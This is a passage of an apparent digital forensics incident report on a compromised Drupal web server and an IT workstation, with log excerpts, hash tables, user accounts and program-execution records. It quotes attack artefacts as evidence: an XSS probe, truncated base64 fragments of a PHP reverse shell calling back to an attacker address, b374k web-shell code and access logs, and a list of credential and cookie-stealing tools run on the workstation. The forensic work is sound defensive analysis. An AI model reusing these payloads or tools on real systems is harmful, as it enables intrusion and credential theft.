


Figure 3.4.10 - cgi-bin Exploitation Attempt

The threat actor moves back to attempting the cgi-bin exploitation, and then moves to a Cross-Scripting Attack (XSS) as seen below in Figure 3.4.11.

```
Invalid URI in request GET <script>document.cookie=%22testfznh=6721;%22</script> HTTP/1.1
```

Figure 3.4.10 - Cross-Site Scripting (XSS) Attempt

Then, on 03/20/2019 at 03:10:01, they tried uploading a reverse shell. It is encoded in b64, but upon decoding, we can see it is a php shell.

```
[Wed Mar 20 03:10:01.852508 2019] [mpm_prefork:notice] [pid 18898] AH00163: Apache/2.4.6 (CentOS) OpenSSL
[Wed Mar 20 03:10:01.852531 2019] [core:notice] [pid 18898] AH00094: Command line: '/usr/sbin/httpd -D FO
PHP Notice:  Use of undefined constant Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE4NC4xNzEuMT
PHP Notice:  Use of undefined constant KCJObGVuIiwgJGxlbik7ICRsZW4gPSAkYVsnbGVuJ107ICRiID0gJyc7IHdoaWxlIC
```

Figure 3.4.11 - Encoded PHP Shell

This is shown in Figure 3.4.12 below in CyberChef, a tool used for encryption, decryption, encoding, and decoding.

Figure 3.4.12 - Decoded PHP Shell in CyberChef

On March 21, 2019, a log that references the file b374k.php was found, as seen in *Figure 3.4.13* below. This can also be seen within the system, at the path /var/www/html/b374k where index.php is also included in the directory.

```
184.171.155.211 - - [21/Mar/2019:13:35:20 -0400] "GET /index.php HTTP/1.1" 200 8904 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0"
184.171.155.211 - - [21/Mar/2019:13:36:08 -0400] "GET /b374k.php HTTP/1.1" 500 - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0"
184.171.155.211 - - [21/Mar/2019:13:36:14 -0400] "GET /b3741.php HTTP/1.1" 404 8086 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0"
184.171.155.211 - - [21/Mar/2019:13:36:14 -0400] "GET /sites/default/files/css/css_5Mz0wpOL20s_SQKXnhCWyA5ZJOgQQg26tUyGV0jHiCA.css?0
HTTP/1.1" 200 2596 "http://192.168.6.69/b3741.php" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
184.171.155.211 - - [21/Mar/2019:13:36:18 -0400] "GET /b3744.php HTTP/1.1" 404 8086 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0"
184.171.155.211 - - [21/Mar/2019:13:36:36 -0400] "GET /b374k.php HTTP/1.1" 500 - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0"
```

Figure 3.4.13 - b374k.php Referenced in Access Log




Figure 3.4.14 - \var\www\hmtl\b374k Directory

b374k is a PHP shell used for a system administrator or web administrator to do remote management without accessing the machine through cpanel, ssh, or ftp. If the machine is exploited, an attacker is able to remotely access the machine and execute commands.

In Figure 3.4.15 below, the index.php file from the\var\www\html\b374k directory can be seen. This file, as well as the other contents of the directory can be found at the github, https://github.com/b374k/b374k.

```
/*
   b374k shell
   Jayalah Indonesiaku
   (c)2014
   https://github.com/b374k/b374k

*/
$GLOBALS['packer']['title'] = "b374k shell packer";
$GLOBALS['packer']['version'] = "0.4.2";
$GLOBALS['packer']['base_dir'] = "./base/";
$GLOBALS['packer']['module_dir'] = "./module/";
$GLOBALS['packer']['theme_dir'] = "./theme/";
$GLOBALS['packer']['module'] = packer_get_module();
$GLOBALS['packer']['theme'] = packer_get_theme();

require $GLOBALS['packer']['base_dir'].'jsPacker.php';
```

Figure 3.4.15 - index.php contents

In fact, it appears that the file was downloaded via git, as can be seen in the screenshot below




Figure 3.4.16 - File Downloaded via Git

There are unfortunately no logs pointing at the webscript being run, as the apache logs stop recording after 03/26/2019 17:59:58. That being said, we did find drupal shell exploits being run on the threat actor system, and so we believe this is that, and the initial access vector.

3.5. IT-wks

IT-wks01 - Michael Bedard

To start with this system, I started by confirming the hashes and acquisition times for everything that I could using Axiom and FTK Imager. Timestamps for the memory dump were not found using MemprocFS, so that could not be confirmed, but everything else was confirmed to ensure that the evidence was secure.

Table 3.5.1: Table of provided File Hashes

Workstation	Memory Acquired (UTC-4)	Memory MD5 (Raw/vMem)	Memory SHA1 (Raw/vMem)	Disk Acquired (UTC-4)	Disk MD5 (E01)	Disk SHA1 (E01)
IT-wks01	3/28/2019 19:49:02	b6f00e03e1e113d3f3c747ce8883b7ec	7e58e22384d0b4c99393268476b471313d77e0fe	3/29/2019 16:12:31 (UTC-4)	287772ce6da275a146e1765a9a2f1ea4	ae576547f34c9a80dbdca1345901ed9a2e2e5a53
Found Data	N/A	b6f00e03e1e113d3f3c747ce8883b7ec	7e58e22384d0b4c99393268476b471313d77e0fe	3/29/2019 20:12:31 (UTC)	287772ce6da275a146e1765a9a2f1ea4	ae576547f34c9a80dbdca1345901ed9a2e2e5a53
Matched?	N/A	Yes	Yes	Yes	Yes	Yes

Figure 3.5.1: Hashes for IT-wks01-memdump.mem





Figure 3.5.2: Hashes for IT-wks01.E01



Basic Information

Basic information was obtained from Axiom. Information was pulled from the Software and System hives and compiled by Axiom into the tables as seen in Figure 3.5.3 and Figure 3.5.4 below.

Table 3.5.2: Basic System Information for IT-wks01

Machine Name	IT-wks01
Machine OS	Windows 10 Pro
Build Number	16299
Timezone	UTC-5 (Eastern Standard Time)
DHCP IP Address	192.168.1.101

Figure 3.5.3: System Information for IT-wks01




Figure 3.5.4: Timezone Information for IT-wks01





Figure 3.5.5: Network information for IT-wks01



User Accounts

User accounts were found and confirmed using Axiom, which pulled the data from the SAM hive. Last Login date was confirmed using Login/Logoff Analysis from Hayabusa, and creation times were found from the creation time of the user on the system based on their user profile folder in Windows.

Table 3.5.3: User Accounts for IT-wks01

Number of Users	3	Last Logged in user	james.middleton-adm		
Name of user	User ID	User Group	Create Time	Last Login	Location
Admin	1001	Administrators	01/26/2019 02:54:19	2019/01/28 14:48:23	Local
james.middleton	1104	---	1/26/2019 00:40:41	2019/01/27 03:33:49	Domain
james.middleton-adm	1117	---	1/28/2019 14:49:46	2019/03/29 20:11:01	Domain

Application Installations

Application installations were found using Axiom to check for programs that were installed on the system as well as the creation date for the entries

Table 3.5.4: Application Installations for IT-wks01

Name	Version	Creation Date

Java(™)	6.0.220	1/26/2019
Java Auto Updater	2.0.2.4	1/26/2019
OpenOffice.org	3.3.9567	1/26/2019
Python	2.7.15150	2/14/2019
7-Zip	18.06	N/A
PuTTY	0.70.0.0	2/14/2019
Notepad ++ (x86)	7.6.3	N/A
WinSCP	5.13.7	2/14/2019
TeamViewer	14.1.9025	N/A
VLC Media Player	3.0.6	N/A
GIMP	2.10.8	2/14/2019
Dropbox Update Helper	1.3.189.1	2/14/2019
KeePass Password Safe	2.41	2/14/2019
Skype	8.41	3/20/2019
Dropbox	69.4.102	N/A
Google Chrome	73.0.3683.86	2/14/2019
Google Update Helper	1.3.34.7	3/27/2019
Spotify	1.1.2.285	3/28/2019
AccessData FTK Imager	4.2.0.13	3/28/2019

Application Usage

Application usage information was gathered from the ntuser.dat hive for each user after they were carved using X-Ways and then investigated using Registry Explorer.

Table 3.5.5: james.middleton-adm Application Usage

File Name	Run Count	Last run Time
SnippingTool.exe	9	1/28/2019 2:48:12 PM
mspaint.exe	7	1/28/2019 2:48:12 PM
Ninite 7Zip Chrome Dropbox GIMP KeePass	1	2/14/2019 6:22:15 PM

2 NET 472 Installer.exe		
Microsft.Windows.RemoteDesktop	3	2/23/2019 6:57:52 PM
gimp-2.10.exe	1	2/27/2019 7:32:57 PM
Dropbox.Desktop.Client	1	2/27/2019 7:43:50 PM
notepad.exe	7	3/1/2019 5:15:34 PM
notepad++/.exe	2	3/1/2019 6:16:39 PM
7zFM.exe	1	3/1/2019 5:17:15 PM
Microsoft.InternetExplorer.Default	1	3/1/2019 5:19:09 PM
control.exe	1	3/1/2019 5:20:47 PM
soffice.exe	1	3/5/2019 4:18:18 PM
Microsoft.Skype.SkypeDesktop	3	3/7/2019 4:32:06 AM
tasklist.exe	1	3/7/2019 4:38:59 AM
Chrome	6	3/20/2019 2:17:01 AM
powershell.exe	3	3/20/2019 2:17:42 AM
KeePass.exe	3	3/20/2019 10:24:18 PM
Spotify.exe	1	3/20/2019 10:29:32 PM
OptionalFeatures.exe	2	3/27/2019 4:20:46 PM
telnet.exe	1	3/27/2019 4:22:35 PM
ChromeCookiesView.exe	1	3/28/2019 6:56:15 PM
ChromePass.exe	1	3/28/2019 6:59:38 PM
PasswordFox.exe	1	3/28/2019 6:59:59 PM
Microsft.Windows.Explorer	10	3/28/2019 11:41:33 PM
cmd.exe	13	3/28/2019 11:41:46 PM
AccessData_FTK_Imager_(x64)_4.2.0.exe	1	3/28/2019 11:44:43 PM

Table 3.5.6: james.middleton Application Usage

File Name	Run Count	Last run Time
SnippingTool.exe	9	1/26/2019 12:39:09 AM

mspaint.exe	7	1/26/2019 12:39:09 AM
notepad.exe	6	1/26/2019 12:39:09 AM
Microsoft.Windows.Explorer	2	1/26/2019 5:31:14 PM

Table 3.5.7: Admin Application Usage

File Name	Run Count	Last run Time
SnippingTool.exe	9	1/26/2019 2:53:02 AM
mspaint.exe	7	1/26/2019 2:53:02 AM
notepad.exe	6	1/26/2019 2:53:02 AM
Cmd.exe	1	1/26/2019 2:53:02 AM
Microsoft.Windows.Explorer	10	1/27/2019 4:05:12 AM
SystemPropertiesComputerName.exe	2	1/26/2019 12:37:43 AM
Setup.exe	1	1/27/2019 4:05:12 AM

Browser Activity

Browser activity was reconstructed from Axiom, which used WebCachev01.dat for Microsoft Edge history and the History file generated by Chrome was used for Google Chrome history.

Table 3.5.8: Relevant Browser Activity on IT-wks01

Title	Access Date/Time	Browser
programming guides - Google Search	2/27/2019 7:33:37 PM	Chrome
how to get free v bucks - Google Search	2/27/2019 7:35:51 PM	Chrome
how to get free money - Google Search	2/27/2019 7:35:54 PM	Chrome
curl for Windows - Google Search	3/1/2019 5:16:52 PM	Chrome
sysmon - Google Search	3/20/2019 42:17:04 AM	Chrome
file://ad01/Users/james.middleton-adm/Desktop/machine_software/report.html	3/28/2019 6:58:42 PM	Edge
file://ad01/Users/james.middleton-adm/Desktop/machine_software/it-wks01	3/28/2019 6:58:42 PM	Edge
file://ad01/Users/james.middleton-adm/Desktop/machine_software	3/28/2019 6:58:42 PM	Edge

Logins/Logouts

Login/Logout information was carved from the Security.evtx file using Hayabusa and the Login/Logoff rules for that program. All timestamps were converted into UTC, and then the information was cut down to be instances that occurred within a week of 3/29/2019, which the time when everything was imaged.

Table 3.5.9: Logon/Logoff of IT-wks01

Timestamp	System	Event ID	Logon/Logoff Type	User
2019-03-27 16:11:07.686 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-27 16:11:07.686 +00:00	it-wks01.grru.local	4624	Logon (CachedInteractive) *Creds in memory*	james.middleton-adm
2019-03-27 16:11:07.686 +00:00	it-wks01.grru.local	4624	Logon (CachedInteractive) *Creds in memory*	james.middleton-adm
2019-03-27 16:11:07.995 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-27 16:11:07.995 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-27 16:11:07.995 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-27 16:11:08.027 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-27 16:11:08.030 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-27 16:11:08.065 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-27 16:11:08.065 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-27 16:34:18.790 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-27	it-wks01.grru.local	4624	Logon	james.middleton-adm

16:34:18.790 +00:00			(CachedInteractive) *Creds in memory*	
2019-03-27 16:34:18.790 +00:00	it-wks01.grru.local	4624	Logon (CachedInteractive) *Creds in memory*	james.middleton-adm
2019-03-27 16:34:19.016 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-27 16:34:19.017 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-27 16:34:19.017 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-27 16:34:19.066 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-27 16:34:19.067 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-27 16:34:19.091 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-27 16:34:19.091 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-28 18:55:41.189 +00:00	it-wks01.grru.local	4624	Logon (Network)	james.middleton-adm
2019-03-28 18:55:46.623 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-28 18:55:46.623 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-28 18:55:46.623 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-28 18:55:46.693 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-28 18:55:46.693 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm

2019-03-28 18:55:46.945 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-28 18:55:46.945 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-28 18:55:46.945 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-28 18:55:46.945 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-28 18:55:46.968 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-28 19:03:44.188 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-28 19:03:47.245 +00:00	it-wks01.grru.local	4647	Logoff (User Initiated)	james.middleton-adm
2019-03-28 19:04:49.022 +00:00	it-wks01.grru.local	4624	Logon (System) - Bootup	SYSTEM
2019-03-28 23:41:06.580 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-28 23:41:06.580 +00:00	it-wks01.grru.local	4624	Logon (CachedInteractive) *Creds in memory*	james.middleton-adm
2019-03-28 23:41:06.580 +00:00	it-wks01.grru.local	4624	Logon (CachedInteractive) *Creds in memory*	james.middleton-adm
2019-03-28 23:41:06.835 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-28 23:41:06.835 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-28 23:41:06.835 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-28 23:41:06.836 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm

2019-03-28 23:41:06.858 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-29 20:11:01.363 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-29 20:11:01.363 +00:00	it-wks01.grru.local	4624	Logon (CachedInteractive) *Creds in memory*	james.middleton-adm
2019-03-29 20:11:01.364 +00:00	it-wks01.grru.local	4624	Logon (CachedInteractive) *Creds in memory*	james.middleton-adm
2019-03-29 20:11:01.690 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-29 20:11:01.690 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-29 20:11:01.690 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-29 20:11:01.732 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-29 20:11:01.733 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-29 20:11:01.762 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-29 20:11:01.762 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm

Items of Interest

Most of the items of interest on my computer were not present on my system, but were files that were targeted from the ad01 server and then executed on my system. The primary examples of this are the execution of several password carving tools that were found to be accessed on the system. The clippy vbs script was also found to be accessed from IT-wks01 as well, with an entry in the Run key that was found.

Figure 3.5.6: Run key information for "clippy"




Figure 3.5.7: Password/Cookie Carving Tools executed by james.middleton-adm

Program Name	Last Executed
\\ad01\Users\james.middleton-adm\Desktop\machine_software\ChromeCookiesView.exe	2019-03-28 18:56:15
